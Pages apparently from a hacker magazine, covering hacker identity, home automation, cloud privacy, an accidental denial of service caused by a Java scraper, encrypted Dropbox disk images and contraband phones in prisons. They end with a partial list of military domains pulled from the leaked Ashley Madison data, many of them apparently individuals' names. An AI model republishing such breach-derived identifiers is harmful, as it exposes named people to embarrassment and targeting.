Hackers want to invade your privacy. The thing everyone seems to forget is that hackers are human beings, no more or less perfect than anyone else. It's certainly possible for a hacker to violate trust and cause mayhem, and that can be for a good cause or merely for personal gain. Something like the recent Ashley Madison data dump or last year's Sony incident doesn't necessarily have anything to do with hacking in the first place. If a master password was all that was needed, where is the hacking if that was simply found or revealed by a disgruntled employee? Once more, anyone could get this info with the right amount of access. And if a decent hacker was running their site, there likely would have been better safeguards in place from the start.

Education is key in correcting all of this or at least attempting to. Let's not ever accept negative connotations attached to the word "hacker." Let's not be intimidated into playing down our hacker connections. We've seen some hackerspaces do precisely that and stop using the word "hacker" to avoid scaring people, which is about as wrong an attitude as is imaginable. And creating new words to separate good from bad is worthless, as the values that mean so much to us are often seen as a threat to those in control and we wind up being labeled negatively with some new and absurd designation like "cracker" or "black hat." Only this time, the label has no positive interpretation in any way and we're all simply seen as criminals and not much else. Accepting these terms is a fast track towards the overall demonization of hackers and that hurts not only our community, but *anyone* interested in freedom and access.

Hackers have helped to build Apple, Google, and even the Internet. There's good and bad in all of that, but we maintain it would be a far more negative world had the skill of hackers not been appreciated and put to good use. Working for a giant corporation is not what makes a hacker "good," no more so than working against a government makes one "bad." It's far more complex than that and the media tends to want things to be as simple - and as scary - as possible. We don't have to play that game.

What we *can* do instead is continue teaching the world what hacking really means. It's about preserving privacy, revealing the truth, constantly testing security, figuring out better ways of doing things, and explaining how systems work to anyone who's interested. Preserving anonymity and protecting our identities using encryption are both basic values that hackers tend to believe in rather strongly. Interestingly, those at the forefront of the witch-hunt against the hacker world subscribe to neither. And that speaks volumes about motivation and goals.

Never be afraid to celebrate who you are as a hacker. But always be open to changing your perspective, your opinions, and your direction. That, after all, is how progress is made.

A Primer on Home Automation (and How Easy It Can Be)

by Ilyke Maasterd

This article is based solely on my personal experience. I was recently very pleased to realize that "hardware tinkering" could be something even I could have fun with at home. I am usually more of a software guy. This is a story where one interesting thing simply led to another, and through which I learned many new things.

You may wish to read on more particularly if you have, yourself, a system similar to what I had before I started:

- one Onkyo AV receiver (audio and video amplifier with five HDMI inputs and an FM tuner) My particular receiver model could not handle DVI signals from the PC, however my TV model could. For best video playback, I acquired an HDMI signal splitter and connected to the receiver for sound, and to the TV for picture.
- one large television display
- one disc player
- one cable TV source, also serving as a PVR
- one PC capable of two distinct video outputs
- one LCD monitor for office computing at a nearby desk
- a few six-foot HDMI cables

Things can really kick off if you can afford or already have the following:

- one Harmony Ultimate Home from Logitech
- one Bluetooth-capable PC
- literally *any* IR-commanded appliance that is around (dehumidifier, portable heater, fan)
- Fancy: one set of speakers with a large bundle of speaker wires (or a Bluetooth alternative) to hear radio or a playlist of songs anywhere around the house
- Fancy: Wi-Fi thermostats to control room temperature and utility costs
- Fancy: Wi-Fi 120 VAC power adapters and extension cords to control lighting (or other)

The Genesis

The idea of pursuing home automation came to me when I realized that, as proud as I was to be able to "do anything" with my home theater system, it was always a little hassle to set up everything to get it working in different configurations. Well, if you are in this situation and follow through this article, you just may be able to consider yourself completely rid of that problem afterwards.

So I went out and decided to buy a Harmony Ultimate Home from Logitech. Not a product with a low price tag, but all I can say is that from my personal experience, I consider it well worth it. Truth be told, my real idea was to "buy it, figure out how to program it with Linux, and enjoy home automation," but I actually did not know much about Linux in the first place. I decided to buy the Logitech product at that point (nice decision). It is safe to say that this remote has clearly slowed my learning of Linux!

So the product comes mostly in three parts: an AC-powered repeater hub, an AC-powered charging cradle, and a battery-powered remote control. The remote control is quite enjoyable to use as it is ergonomic, the buttons work nicely, and the touchscreen display is pretty to look at and works very nicely.

The remote and hub communicate through radiofrequency (RF) and the hub then sprays the room with infrared (IR) codes to the appliances. For those unfamiliar, RF are radio waves that can go through walls and, quite obviously, do not require you to point the remote control at the device to be commanded; IR signals are different in that they are line-of-sight signals, which sometimes can reflect, and are the standard used in almost every wireless home product (disc player, cable TV, ceiling fans, etc.).

The remote setup could not be easier. First, you record your appliances with their make and model numbers, as declared by the original manufacturer. Then, you program activities, which defines combination of devices, their setup, and the necessary sequences. That's it, you can enjoy life much better now with only that. With the app from Logitech and a Wi-Fi network, you can control your devices from a tablet and, literally, from the International Space Station if you can get there.

But it gets better. In this article, I will totally skip over the Logitech product details and input methods as they are quite easy to learn. I will only describe the appliances and activities I have come up with on my own as well as attempt to show how interesting things can become. I expect these descriptions will contain enough details for anyone to experiment easily on their own. I also assume that your different appliances are all already connected properly.

Please do try this at home.

The Basics

The first rule is: if you can produce the desired changes through the remote, you can execute it with Harmony. Begin by programming a few appliances and then come back to reading this. Start with: TV, cable, disc player, and finally, amplifier.

As I said, that step should have been easy enough. You now have a few different devices programmed in and with a single RF remote, you can control them from way farther in the house. You do not have to bother anymore to get your arm out from under a blanket to pause, rewind, or whatever.

Programming activities is the next step. Again, with the default interface, all of the different scenarios you use regularly will be easy enough to configure. Select the devices involved, specify the output and input channels of each for the activity, and voilà, you are done. You can now, after a long day at work, pick up the remote and press a *single* button on it to enjoy the ongoing live hockey game of your favorite team. If the game turns sour and you change your mind, another *single* key press will reorganize everything to play the movie you left in the middle of the previous night.

More Fun

The second rule is: if you can script commands on a PC that is Bluetooth-capable, you can execute them with Harmony (in conjunction with other tools).

Here I will avoid the subjects of how scripting through batch files (.BAT) is performed, as well as how Bluetooth pairing is performed. I suggest anyone not familiar with these topics do a quick web search, and read forum answers. What I will describe, however, is how to take advantage of the fact that the Harmony is Bluetooth-capable.

I had never taken advantage of Bluetooth on any device, ever, until I bought the Harmony product. Reading up on it on the WWW, I came across a great little software called PS3BluMote.[1] It is there that I learned that the PlayStation PS3 is one of the rare gaming consoles to support Bluetooth, and somebody had already figured out a way to take advantage of the Harmony's compatibility. While I do not actually own a PS3 console myself, PS3BluMote lets me take advantage of Harmony to basically send commands from my Bluetooth-capable PC. I will describe PS3BluMote in a little more detail later. First, a real-life example may prove useful to illustrate the convenience one can enjoy.

I had the issue that my amplifier would not display properly the video portion of the DVI-over-HDMI signal coming from my PC while the sound transmitted fine. Through my amplifier, the video came out full of artifacts and colors were miscoded. Watching a movie this way was not acceptable. The DVI input of my TV being perfectly compatible, I elected to display video through the TV input, and playback audio (in 5.1 surround) by selecting the GAME input of the amplifier. I was thus able to watch a movie with good picture and good sound. This setup requires using an externally-powered HDMI signal splitter to duplicate the PC source signals.

The problem was that in Windows, sound is not directed to all outputs simultaneously; only one audio output device can be active at a time. So when I am in normal office configuration, the PC uses a set of small PC speakers to play sounds and music. One must direct the audio output to the PC's HDMI jack through a small labyrinth of Windows settings. This operation is only meant to be a manual one for security purposes and over time it becomes a bit tedious, but mostly boring, to change the PC's audio output device.

Then comes a lifesaver, another great little program called NirCmd.[2] Based on the NirCmd instruction set, I produced short batch files that can switch the audio output device of my PC without mouse interaction (do not ask me how that is done by NirCmd - it just works). So I created on my desktop a first shortcut that points at a script called "Audio to speakers.BAT" and another shortcut that points at a script called "Audio to amplifier.BAT." All these scripts contain are two NirCmd commands: the first line changes the audio device and the second line speaks the description of the device out loud (through voice synthesis).

Now it's time to take advantage of the fact that Harmony supports controlling PS3 consoles over Bluetooth. By setting it up to connect to a fake console receiver through PS3BluMote, you can easily execute any script of your liking on the PC. The magic is simply done by creating shortcuts to your scripts on your Windows desktop, and by assigning keyboard shortcuts to them (e.g. CTRL-ALT-0). Then you simply need to configure PS3BluMote to react to a specific button (e.g. Channel Down) by producing the desired key presses through to Windows by means similar to the SendKeys method. In my case, Blue commands the PC's audio output to the cinema system. Yellow reverts the PC's audio output to the small speakers.

Once these scripts execute reliably, it becomes trivial to introduce them within existing Harmony activities such as "Watch movie from disc" and "Watch movie from PC."

The Fancy List

These are things I have just not yet gotten around to doing and have not yet coughed up the money for, but they are all things that I am looking forward to implementing some day. My very next step will be to kill the lights when setting up to watch a movie by using home automation power adapter(s).

I hope you enjoyed this guide as much as I enjoyed constantly improving my activities and associated sequencing. I would really love to hear of more unusual ideas to take better advantage of this hardware; please share your experiences in these pages!

[1] https://github.com/Ben-Barron/PS3BluMote/blob/master/README

[2] http://www.nirsoft.net/utils/nircmd.html

DANGEROUS CLOUDS

by Donald Blake

Using a cloud-based system is all the rave these days. It's efficient, fast, and easy to use. You really can't live in today's society without using a cloud-based system to store your data. With all the commercial cloud-based systems out there, one has to wonder who's got more data - the government or commercial enterprises.

From the various government agencies I know, they collect some pretty valuable information. I know they have my address, driver's license, tax information, employer information, phone number, Social Security number, passport, and legal history. They also collect various bits of information about me every year or every couple of years, but this is pretty much what they have. They may have other data on me from some classified operation. But seriously, even if they do, the list of data sources above paints a pretty good picture of me anyway. Besides, how big can their database really be and how much do they care about me? I'm just a regular Joe trying to keep a job, pay my bills, and find girls. I'd be flattered if *a person* ever wanted to know everything there was to know about little old me.

I'm not completely out of luck because there are computer systems out there that *do* want to know me - down to the smallest detail. Cell phones are really just a human tracking system. Cell phone companies track your every move and can locate your phone at any time anywhere as long as it's on. They know where the hell you are at every minute of the day! Cell phone companies really do care how you use your phone because there's a dollar value attached to it. The ability to track you makes it so they can provide you with better service and they can also tell you where you go over a course of time. They can also sell this information to other companies that could use this data as well.

I'm still waiting for the day businesses start caring about IP addresses that walk in their door. That would give them so much power. That would tell them how many people come into their stores just to browse and how many actually bought something. They would also know how long their customers stayed in their store. If they also talked to the navigation companies, they would know where their customers came from and went to after visiting their store. With that information, they could better serve their customers. They would basically be able to get for a physical store the kind of data a website gets from people who visit the site.

When was the last time you set foot into your financial institution? Has it been a while since you last talked to a teller at your bank? If the answer is yes, then you're not alone. Most people don't go to their financial institution anymore. They can get everything they need online. Nice and convenient, isn't it? Everything is fed into a computer which is then stored in a database somewhere. If you were a financial institution, wouldn't it be cool if you knew what your clients were buying? Then you could use that information to sell products to your clients. When they go shopping for a car, you could analyze their financial situation and tell them if the car they were thinking of buying was something they could afford. Since you have the same type of data on other people, you could also tell them if it was a good deal or not because you would know how much other people paid for the same car. Then you could offer them a nice loan for it too! With your members' permission, you could also make this information available for others' use for other reasons.

We can be whoever we want to be. Let's be someone who's interested in stocks. If we could tap into financial institutions and find out what people were buying and from whom, then we could tell which companies were going to be profitable or not. Why care about earnings? We know exactly who's profitable and who's not because we're watching what people buy! Forget about government reports that come out every so often We can tell how well the economy is doing and our information is in real time!

This isn't that difficult to do. All you need to do is analyze the financial institutions database and look for the merchant's name, and then note what the person bought and from whom. This could be broken out into reports since storage and bandwidth is cheap. The cost of computers, networking, and manpower to maintain all of this is expensive; maybe the financial institution was nice enough to outsource all of their computer operations to another company like Member Driven Technologies. Assuming that the outsourced company has multiple clients, they could have trillions of dollars located on their servers! Feel free to use your imagination with what else you could do if you got a hold of that data!

Humans are social creatures. If we don't talk to other people, we develop problems. What you put online has an effect on your social status. We want to show our friends what we are doing and they want to know what our friends are doing. We post pictures of our families as well as events that we attend online. It sure as hell beats printing photos and putting them in an envelope with a note to all of our friends and family talking about the event. It's so much easier to put them on a social media site and share. However, by doing this, we give away a lot of personal information. The social media company uses this data to make money. The media will also use it to identify you and help them with their story if you do something that is newsworthy.

Everything is connected to the Internet these days and more and more devices are coming online every day. Practically everything you use that has a computer in it can and will send data to some company database somewhere. Companies use this data to better serve their customers and also to make their software better. It also makes sense to put stuff on their servers that is accessible anywhere because the user can access their data wherever they go and from whatever device they want. Couple that with a terms of service agreement that flirts with the lines "Any data you send us we can use and sell" and bury it in the small print and then the company is golden! They now have a very good reason to make your data useful, searchable, and marketable! They now know what advertising to send you and what things you're likely to buy because they've analyzed your data - which you were so nice to give them for *free!* It also makes sense for them to invest in these systems because your data is driving their business. The more data you give them, the more valuable their systems become and the larger these cloud-based systems become.

People are so worried about the government tracking people. You probably are in some classified government database, but seriously, how big could it be? For the government to track you, they have to have a budget and it has to be approved by a group of politicians. It's a government run operation, so we know that whatever that database looks like, it's not going to be done efficiently. When they go about building this database, they'll have to go through contractors to get the parts, which will probably lead to a cost overrun. Also, the people who work on it aren't going to be the best because government employees do not get paid as much as employees of private companies. Not to mention someone somewhere knows about this system and, depending on the country's mood and politics, it could be declassified.

On the other hand, companies that offer cloud-based solutions have way more data than any government could ever get! They also want to make their systems bigger and better, because if they do that, then that means they make more money off of all of the data they can get. It pays for them to make these systems as efficient as possible and as high quality as possible. Not to mention that some of these cloud-based systems have contracted with the government and hold your data on their systems for the government! Considering the data I have in some of these cloud-based systems, the government really is the small fish in the lake. It's really funny to me when I read a story in the news about companies that run cloud-based systems telling the government to not collect data!

I really wish someone knew everything about me other than a computer.

Thanks for reading.

References

Member Driven Technologies: `https://www.mdtmi.com/`

Shout out to Violet.

UNEXPECTED DENIAL OF SERVICE

by J. Savidan

I work as an ERP consultant for a big IT company in France (this precision should explain my relative lack of fluency in English), and it is not particularly fun on a daily basis.

But a few days ago, something a little more spicy happened: I had to install a patch in production, nothing really difficult or dangerous.

As part of the procedure, my customer wanted a proof that only the impacted programs were installed. I had that requirement on the previous installation also, so a few weeks ago I wrote a utility program that scans two environments and yields the differences between them.

To check the version and the signature of one program in particular, all we have to do is to use a web form that checks this for you after being given the name of the program.

To do that for almost 9000 programs, I needed a way to automate this in one way or another.

My solution was to write a Java program that opens an http connection to the address of the lookup form, providing the name of the program to look up in the http request. Then all I needed was to do that for every line of a file containing the list of all programs, and I had a super fast web bot.

I added a parameter corresponding to the time the program has to wait before issuing the next request.

The code is very simple, and can be shortened to something like this:

```
FileReader fr= newFile
➥Reader(newFile(programs
➥Listing));
BufferedReader br =
➥ newBufferedReader(fr);
while(br.ready()) {
  String prg= br.readLine().
➥trim();
  URL finalURL= newURL(“www.a
➥-server.com/findClass?port=
➥6100&p1=”+prg);
  URLConnection conn= final
➥URL.openConnection();
  BufferedReader in= new
➥BufferedReader(new Input
➥StreamReader(conn.getInput
➥Stream()));

...

Thread.sleep(Integer.parse
➥Int(wait));
}
```

The rest of the code reads the buffer to do some DOM parsing to retrieve what the web form would produce on screen.

On D-Day, I launched my scan with a 500 millisecond delay. Strangely, an hour after this, the production became unstable.

The IT operations team suspected my patch to be the troublemaker, but none of the issues reported could be logically caused by a mere software patch.

I was the only one to suspect my analysis tool, and I began to check the log files for some hint.

It was simple to figure out: the application container was trying to create a new JVM (for load balancing) using a servlet, and an http exception was occurring.

That was just in the middle of my long scan, and I realized that my tool was flooding the server with http requests, causing other requests to timeout, and in particular one with a URL ending with “/addJVM”.

That was an involuntary denial of service, and it was quite efficient, judging by the raising of temperature on the client's side!

What's most funny is that they have an expensive supervision tool which triggers an alarm as soon as you act on a JVM, even if the action is a necessary maintenance action - but it's not able to detect an unusual count of hits on the web port....

Of course, they still don't know the truth. That's the price you pay when you don't know how to read a log file....

A Convenient Method for Cloud Storage with Preserved Privacy

by Alva Ray

I have seen mentions of this on the web, but not in *2600,* and since I think it can serve many readers of these pages well, I decided to submit an article on the subject.

There are many good and convenient cloud services out there for storing files. In light, however, of recent events regarding NSA mass surveillance of Internet traffic, once again the question of privacy has made it into our collective conscience. This article describes a simple mechanism for storing sensitive data on any such service in a way that makes it unavailable to prying eyes - most importantly from the service provider, should they decide to give the data to a third party. The answer, as always, is client-side encryption, since we cannot and should not trust a service that claims to encrypt your data in a way that makes it off-limits to them. You know, trust no one. But manual encryption and decryption of data before storing it online can be a hassle and we want to remove as many steps as possible.

I will use the popular Dropbox service as an example, but the described method, of course, applies to any similar service. I will also assume Mac OS X only because that's what I use myself, but the same method should be available to all operating systems with some sort of support for creating and encrypting disk images.

First off, there is a special "sparse" disk image format which means that even though the mounted volume can have any size, it will only occupy disk space according to how much data the created disk holds, plus a bit of overhead. For example, I can create a one gigabyte sparse disk image, but it will initially only use 40 megabytes of space and then grow as I add files to it. The built-in Disk Utility application in OS X can create such images, and also encrypt them using 256-bit AES and a password you supply. All of this can be configured in the dialog that pops up when clicking "New Image." Be sure to set the options for disk size, encryption, and the image format "sparse disk image." The resulting file is a secure disk that you can happily put in Dropbox to be synched, and share it with others who have the password.

Once the disk image is in Dropbox, you continue using it by just double-clicking the image to mount it, which will ask for your password. For even higher security, don't opt to save the password in your keychain. Now, copy the files you want to protect to the mounted disk and eject it when you are done. The disk image will immediately sync to Dropbox, but none of the data on it will ever have left your computer unencrypted. Sitting on the Dropbox servers will be a binary blob of data that no one without the password can open, due to the nature of strong encryption. The disk image will take up as little space as possible on your computer and, if you want more space on it later, the Disk Utility tool can resize it dynamically without altering the content.

What we have done here is to use built-in tools of the operating system to create a secure storage, while leveraging the general usefulness of a service like Dropbox. You will obviously not be able to browse the files on this disk through the Dropbox web interface or anything other than your computer, but in that specific setting it is great, especially since it's super easy to share the disk with anyone on a similar setup.

To sum it up: Don't trust cloud services no matter what privacy claims they make. Always rely on client-side encryption rather than server-side. Make use of the good services out there but bend them to serve your own purposes. In other words, rely on the hacker mentality and maintain control over your own data.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! This summer has brought surprisingly little travel to far-flung corners of the world. My employer has kept me in a management role, but I'm now working on a lot of mobile technologies. This is really where the action is. Very capable smartphones are selling for as little as $50 nowadays, and the rate of POTS disconnections and port-outs is only accelerating. However, the company is actually holding its own in broadband. This is being done through deployment of fiber-to-the-node, a topic for a future column. Broadband, however, is an unregulated service, like wireless. The days of PUC-regulated POTS lines, however, are clearly numbered. In the past year, things have changed very rapidly - from consumer expectations about reliability to the plummeting price of wireless voice service (which, as of this writing, is actually free from ringplus.net, a Sprint MVNO) to the way that people purchase handsets, choose carriers, and pay for service (contracts have been all but eliminated thanks to T-Mobile's competitive moves).

And then there's the inside of prisons. Remember the kid a few years ago who was dealing drugs from the payphone outside the Central Office? He called me the other day from prison. From his cell phone. And he made it quite clear that he wasn't pleased with my "service monitoring" that led to his current residential arrangement. I was a little taken aback, but not surprised. While federal prisons have somewhat kept pace with the evolution of technology by allowing prisoners access to limited e-mail technology, no prisons outright allow unfettered access to wireless phones. This hasn't stopped the proliferation of them inside prisons, though. It's actually a huge problem because a smartphone in the hands of an imprisoned and violent gang leader, for example, could be easily used to continue running a criminal organization from "inside." Or to harass me, for that matter. More commonly, though, prisoners use mobile phones to keep in touch with friends and family, and they have no criminal intent. They simply cannot afford to pay the extremely high prices charged by Global Tel*Link and other prison phone providers. And there is a matter of both safety and convenience; prisons seldom provide enough phones for inmate use and there is often violent confrontation over access to the few phones available.

Cell phones are also a lucrative source of income for corrupt prison guards, who are paid relatively low salaries. A simple TracFone can command up to $300 in prison. This is as equally profitable a revenue stream for guards as drugs are, but with less risk. Guards caught smuggling cell phones might lose their job, but are not subject to prosecution for a drug felony. Additionally, the demand in prison is higher than for drugs, and the safety risk to guards by an inmate with a mobile phone is perceived to be less than that of an inmate high on drugs (or, even more dangerously, alcohol). What's more, phones are periodically confiscated, often by the very same guard who sold them to a prisoner! This leads to a perpetual income stream. Sometimes seized contraband phones are even resold to other prisoners. In my view, it's somewhat ironic that corrupt guards have become the primary competition for the corrupt kickbacks paid to the prison system itself by operators such as Global Tel*Link.

Guards are the primary source of mobile phones in prisons, but they're sometimes smuggled in via other means. One prison in Russia discovered a cat that was wearing a vest with pockets full of mobile phones. It was enticed by prisoners to slip through the fence in exchange for food. Another prison had to install nets above its prison yard because of a number of incidents in which mobile phones were delivered by drone. In France, a truck was discovered with a false bottom and, rather than weapons or drugs, the contraband was - yep, you guessed it - mobile phones.

Smuggled mobile phones have been a serious problem for prison authorities for some time. In 2007, *An Omar Broadway Film* was clandestinely shot in the Northern State Prison in New Jersey. Contraband phones are prominently featured. Prisoners using mobile phones is such a common problem that Facebook even has a procedure for prison authorities to request the removal of Facebook accounts corresponding to users who are in prison (Facebook doesn't allow prisoners to use the service). It's also common to find videos on YouTube shot from prison; they show everything from the mundane details of everyday prison life to rap battles. And obviously, this is just the tip of the iceberg. It doesn't take the intelligence level of a hacker to know that you should probably keep a low online profile if you're in possession of a contraband mobile phone. So now, we're starting to see some high-tech and low-tech solutions to combat the problem.

In many countries, there is a fairly blunt instrument that is employed to combat the issue: jammers. Wardens in the U.S. have pushed the FCC for years to allow this in prisons as well, but the FCC unequivocally bans jammers in nearly all circumstances (the Secret Service reportedly has an exemption from this ban for purposes of protecting the President's motorcade). The CTIA, a lobbying group for mobile phone companies, strongly supports the ban and opposes all use of jammers. This is, in my view, the right call; it's not reasonable for neighbors of a prison to be impacted by measures intended to prevent prison contraband. After all, a prison's neighbors aren't actually in prison themselves! So wardens have mostly resorted to low-tech measures: searches.

It is possible to train dogs to find mobile phones, and some prisons have done so. However, dogs are trained to smell electronics, not mobile phones, and a lot of electronics are actually allowed in prison. To a dog's nose, portable music players are nearly indistinguishable from mobile phones, and almost every inmate has a portable music player. So, dogs are really only effective at a prison's perimeter. They can help to find a stash of mobile phones secreted away in a hidden vehicle compartment, but they're all but useless inside a prison.

Prisons can also - in theory - hunt down unauthorized mobile phones using RF gear. After all, mobile phones broadcast within narrowly defined frequency ranges so, at least in theory, it should be possible to detect them. In fact, it's considerably more difficult. Prisons are made out of concrete and steel. This means radio signals reflect all over the place. Inmates live in very close quarters, and a very large number of them have mobile phones, creating a fairly massive amount of activity. What's more, there are a lot of *authorized* mobile devices inside prisons. Guards in many facilities, for example, are allowed to use their personal mobile phones in designated areas. Some prison doctors are allowed to use portable hotspots or personal mobile devices to look up medical information. The list goes on. Prisons using RF gear to find mobile phones have almost the same results as prisons conducting random searches.

In California, however, the state prison system may have discovered a method that works. In partnership with a mobile carrier (such as my employer), a special cell tower is installed within the prison walls. It essentially functions as a repeater that filters by IMEI or ESN. Here's how it works: authorized devices (along with the devices of complaining neighbors) are added to a whitelist. Every other device is blocked from accessing the mobile network, and an intercept message is played explaining how authorized users (e.g. people not in prison) can resolve the situation. Text messages and data services are also blocked. Such systems are blandly called "managed access solutions" and operate very similarly to Stingray devices used by law enforcement. However, these devices actively interfere with traffic rather than passively monitoring it. Sound good so far? There is a dark side. The largest provider of "managed access solutions" is a company called Securus, which provides inmate calling services at inflated prices (with requisite kickbacks to prisons). Obviously, their motive for being in the business is to protect prison phone revenues. Another company, meshDETECT, also provides these devices. However, their systems are more pragmatic; they can be configured to allow inmates to use cell phones, but ensure that they are subject to the same monitoring (and naturally, billing) as any other call made from a prison phone.

It's obvious that the current situation, where inmates have virtually unlimited access to mobile phones, is untenable. Most people don't belong in prison, but some inmates actually do belong there and have committed serious violent crimes. These offenders in particular shouldn't be allowed the relatively unfettered ability to continue directing criminal enterprises from behind bars. On the other hand, the vast majority of inmates with mobile phones just want to stay in touch with their family and significant others, and they don't want to bankrupt these people doing so. They don't actually present a threat. The technology exists to allow inmates access to mobile phones, but for this access to be monitored. As mentioned, it's called Stingray, and this is a technology that is not only widely used in criminal investigations, but it's already FCC approved. I think a reasonable compromise is to employ a Stingray inside all prisons, play a message indicating that all calls are monitored, and allow inmate handsets to be registered. However, mobile carriers should continue to provide the service at normal (not inflated) rates. Allowing greater access to (monitored) e-mail services hasn't resulted in any significant problems in federal prisons, so expansion of (monitored) access to mobile phones shouldn't result in significant problems either.

And with that, it's time to bring this installment to a close.

References

`http://prisoncellphones.com/` - Lots of information about meshDETECT, a managed access solution.

`http://gcn.com/articles/2013/09/` ➥`05/prison-cell-phones.aspx` - Good roundup article of managed access solutions from GCN.

`http://gcn.com/articles/2013/09/` ➥`06/managed-cell-access-prison-` ➥`side.aspx` - GCN article on the technical complexity of correctly deploying managed access solutions.

`https://www.fcc.gov/document/` ➥`contraband-wireless-device-nprm` - FCC notice of proposed rulemaking for contraband cell phones. The essence of this is allowing managed access, but disallowing jammers within prison walls.

`https://securustech.net/phone-` ➥`services` - Securus provides managed access solutions, but they appear to do this primarily to protect revenue from inflated prison calling rates.

`http://www.ctia.org/policy-` ➥`initiatives/policy-topics/contra-band-cellphones-in-prisons` - CTIA policy paper on why jammers should not be allowed in prisons.

`https://youtu.be/ewSAoASIY4s` - News article highlighting California prison efforts to keep cell phones out.

`https://www.youtube.com/watch?v=` ➥`EBIt0rMBVqU` - Video roundup of camera phone shots sent from inside prison. A good look at prison life.

ASHLEY MADISON MILITARY SITES

We extracted all of the .mil domains that were listed in the recently leaked Ashley Madison files. None of these are verified since anyone could have entered any info without verification. But there are likely many valid military domains revealed here. So much for secrecy.

```
12mcd.usmc.mil
13meufwd.usmc.mil
1fssg.usmc.mil
1mardiv.usmc.mil
1maw.usmc.mil
1mawmag12.usmc.mil
1stiocmd.army.mil
22meu.usmc.mil
29palms.usmc.mil
2fssg.usmc.mil
2mardiv.usmc.mil
2mawbft.usmc.mil
2mawcp.usmc.mil
2mawnr.usmc.mil
3div.usmc.mil
3fssg.usmc.mil
3maw.mil
3maw.usmc.mil
3mawcpe.usmc.mil
3mawcpen.usmc.mil
3mawyuma.usmc.mil
4bct10mtn.army.mil
6mcd.usmc.mil
8mcd.usmc.mil
aaron.d.maxim.mil
aaron.h.baugher.mil
abss3.wpafb.af.mil
adab.centaf.af.mil
adam.g.koroll.mil
adder.arfor.army.mil
adrian.b.nettles.mil
af.mil
afg.usmc.mil
afghan.swa.army.mil
afghan.swa.mil
afip.osd.mil
afncr.af.mil
africom.mil
afspc.af.mil
ahqb.soc.mil
airstasavannah.uscg.mil
airtermnorva.navy.mil
ake5.navy.mil
ake8.navy.mil
ako.army.mil
ako.mil
albert.j.jacquot.mil
albirm.af.mil
albuquerque.smil.mil
alecarvalho.mil
alex.j.scott.mil
alexandre.mil
altus.af.mil
alvarado.a.ruiz.mil
amed.army.mil
amedd.army.mil
ammon.s.benedict.mil
ampla.mil
andersen.af.mil
andrew.d.messick.mil
andrew.l.bosanquet.mil
andrew.s.keith2.mil
andrews.af.mil
andrey.d.williams.mil
ang.af.mil
anthony.l.brown12.mil
antietam.navy.mil
antmobile.uscg.mil
antonio.camberos.mil
antonio.d.mcniel3.mil
anzio.navy.mil
aol.mil
apg.army.mil
apolo.mil
ar-usacapoc.soc..mil
arc.mda.mil
arcent.army.mil
arcent.mil
ardec.mil
arftsm.ang.af.mil
arifjan.arcent.army.mil
arl.army.mil
arleighburke.navy.mil
army.army.mil
army.mil
army.pentagon.mil
army.us.mil
arnold.af.mil
as39.navy.mil
as40.navy.mil
asclearwater.uscg.mil
asgastj.mil
ashland.navy.mil
asland.usmc.mil
ast.uscg.mil
atgl.navy.mil
auab.centaf.af.mil
aus.army.mil
austin.navy.mil
austin.r.bray.mil
autec.navy.mil
avenger.navy.mil
avonpark.macdill.af.mil
avy.mil
axwell.mil
az.ngb.army.mil
balad.iraq.centcom.mil
ballston.uscg.mil
bamrj.mar.mil
barksdale.af.mil
barry.navy.mil
bartolome.mil
bataan.navy.mil
beale.af.mil
beaufort.usmc.mil
belle.mil
beltran.mil
belvoir.army.mil
benfold.navy.mil
benjamin.c.corbett.mil
benjamin.j.weddle.mil
benning.army.mil
bernard.b.shields.mil
bgomez.mil
bic.usmc.mil
blab.accent.af.mil
blab.afcent.af.mil
bliss.army.mil
bloch.nrl.navy.mil
blue-ridge.navy.mil
bonhomme-richard.usmc.mil
bonhomme.richard.navy.mil
boone.navy.mil
borrego.mil
boxer.navy.mil
brad.a.joseph.mil
bradley.e.friend.mil
bradley.navy.mil
branden.d.davenport.mil
brent.w.kieran.mil
brian.g.crawford4.mil
brian.t.covert.mil
bricktop.mil
bruc.mil
bruno.mil
bryan.r.morrow4.mil
bulkeley.navy.mil
bunker-hill.navy.mil
byron.j.roberts.mil
ca.ngb.army.mil
cable.navy.mil
cachan.ang.af.mil
cafres.ang.af.mil
cannon.af.mil
cannon.afa.mil
cara.mil
carney.navy.mil
carswell.af.mil
carter-hall.navy.mil
casey.d.jones32.mil
catia.silva.mil
catia.siva.mil
cb.eb.mil
cbn72.navy.mil
ccad.army.mil
ccsg3.navy.mil
cds14.navy.mil
cds2.navy.mil
cen.amedd.army.mil
centcom.mil
cg-66.navy.mil
cg52.navy.mil
cg53.navy.mil
cg54.navy.mil
cg55.navy.mil
cg56.navy.mil
cg57.navy.mil
cg58.navy.mil
cg59.navy.mil
cg60.navy.mil
cg61.navy.mil
cg62.navy.mil
cg63.navy.mil
cg64.navy.mil
cg65.navy.mil
cg66.navy.mil
cg67.navy.mil
cg68.navy.mil
cg69.navy.mil
cg70.navy.mil
cg71.navy.mil
cg72.navy.mil
cg73.navy.mil
cgcbear.uscg.mil
cgcdiligence.uscg.mil
ch.mil
chafee.navy.mil
charleston.af.mil
cherrypoint.usmc.mil
cheyennemountain.af.mil
chief.navy.mil
choco.mil
christopher.j.hill89.mil
christopher.l.barreto
➥.mil
christopher.m.melton3
➥.mil
christopher.m.powell2
➥.mil
christopher.r.johnson
➥.mil
churchill.navy.mil
civ.mail.mil
cjfksg.navy.mil
cleveland.navy.mil
clifford.g.kendall.mil
cn75.nay.mil
cnet.navy.mil
cnfk.navy.mil
cnrc.navy.mil
cobuck.ang.af.mil
cole.navy.mil
colter.c.brown.mil
columbus.af.mil
columbus.navy.mil
comdt.uscg.mil
conus.army.mil
conus.mil
conus.us.army.mil
cook.navy.mil
cory.d.belvin.mil
cpen.med.navy.mil
cpr1.navy.mil
cpr3.navy.mil
crommelin.navy.mil
cssemnf-wiraq.usmc.mil
ctf70.navy.mil
ctr.navy.mil
ctrnavy.mil
cuervo.jose2.mil
curtis.b.dotson2.mil
curts.navy.mil
cv63.navy.mil
cvn-76.navy.mil
cvn65.navy.mil
cvn68.nacy.mil
cvn68.navy.mil
cvn69.navy.mil
cvn70.navy.mil
cvn71.navy.mil
cvn72.navy.mil
cvn73.navy.mil
cvn74.navy.mil
cvn75.navy.mil
cvn76.navy.mil
cvn77.navy.mil
cvw1.navy.mil
cvw14.navy.mil
cvw2.navy.mil
cvw3.navy.mil
cvw5.navy.mil
cvw9.navy.mil
cybercom.mil
d11.uscg.mil
d7taclet.uscg.mil
dan.harris.mil
dan.mil
daniel.l.mil
daniel.lind.mil
danny.m.adams6.mil
david.a.king.mil
david.c.buchanan.mil
david.g.foss.mil
david.m.esquivel6.mil
